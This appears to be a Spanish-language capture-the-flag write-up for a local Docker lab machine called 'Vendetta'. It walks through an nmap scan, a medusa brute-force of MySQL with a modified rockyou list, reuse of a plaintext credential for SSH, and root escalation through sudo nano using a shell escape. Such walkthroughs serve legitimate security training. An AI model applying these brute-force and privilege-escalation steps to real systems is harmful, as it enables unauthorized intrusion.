VENDETTA

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

```
unzip vendetta.zip

  Archive:  vendetta.zip
  inflating: auto_deploy.sh
  inflating: vendetta.tar
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh vendetta.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

CONECTIVIDAD


```
ping -c1 172.17.0.2
```

```
└─# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.207 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.207/0.207/0.207/0.000 ms
```

ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```



```
└─# nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-04 13:28 EST
Warning: 172.17.0.2 giving up on port because retransmission cap hit (2).
Nmap scan report for 172.17.0.2
Host is up (0.000090s latency).
Not shown: 44673 closed tcp ports (reset), 20859 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 fa:66:3d:c0:de:2c:1a:25:f8:fc:10:8a:5c:e9:d2:ba (ECDSA)
|_  256 45:89:84:f6:20:34:a6:7a:2e:1e:07:24:ac:ce:d0:67 (ED25519)
80/tcp   open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: V de Vendetta
|_http-server-header: Apache/2.4.58 (Ubuntu)
3306/tcp open  mysql   MySQL 5.5.5-10.11.8-MariaDB-0ubuntu0.24.04.1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.11.8-MariaDB-0ubuntu0.24.04.1
|   Thread ID: 34
|   Capabilities flags: 63486
|   Some Capabilities: FoundRows, LongColumnFlag, Support41Auth, Speaks41ProtocolOld, SupportsTransactions, IgnoreSigpipes, InteractiveClient, SupportsLoadDataLocal, O
DBCClient, IgnoreSpaceBeforeParenthesis, ConnectWithDatabase, Speaks41ProtocolNew, SupportsCompression, DontAllowDatabaseTableColumn, SupportsMultipleResults, Supports
AuthPlugins, SupportsMultipleStatments
|   Status: Autocommit
|   Salt: qkDQKd4vvoKe>DxRnU>w
|_  Auth Plugin Name: mysql_native_password
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Puertos abiertos 22,80 y 3306

En la afamada película, el personaje no tiene nombre, sólo se le conoce como V.

Por tanto, probamos con medusa para el user V, por mysql.

Antes de esto, modificamos el rockyou de la siguiente forma

Invertimos las líneas del diccionario


```
tac /usr/share/wordlists/rockyou.txt > revésrockyou.txt
```

Eliminamos los caracteres no alfanuméricos

```
cat revésrockyou.txt | tr -cd '[:alnum:]\n' > rockyou_cleaned.txt
```

Y ahora con medusa

```
medusa -h 172.17.0.2 -u V -P rockyou_cleaned.txt -M mysql | grep "SUCCESS"
```



```
└─# medusa -h 172.17.0.2 -u V -P rockyou_cleaned.txt -M mysql | grep "SUCCESS"
ACCOUNT FOUND: [mysql] Host: 172.17.0.2 User: V Password: ie168 [SUCCESS]
```

Con estas credenciales accedemos por mysql

```
└─# mysql -h 172.17.0.2 -u V -p --ssl=0
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 1345
Server version: 10.11.8-MariaDB-0ubuntu0.24.04.1 Ubuntu 24.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Manipulando la base de datos BTN

MariaDB [BTN]> select * from users;

id	user	password
1	Vendetta	OldBailey

1 row in set (0.104 sec)

EXPLOTACIÓN

Accedemos por el protocolo SSH con estas credenciales

```
└─# ssh Vendetta@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:eU/i8C/1hPXFQlNh3cEPlcnH/WZ5aoovZgpfUcFhDgA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
Vendetta@172.17.0.2's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.11.2-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Oct 16 06:45:11 2024 from 172.17.0.1
Vendetta@32db14e045a9:~$
```

ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo

Consultando en

https://gtfobins.github.io/gtfobins/nano/#sudo

sudo nano
^R^X
reset; sh 1>&0 2>&0

Nos hacemos root

Buen día 🖖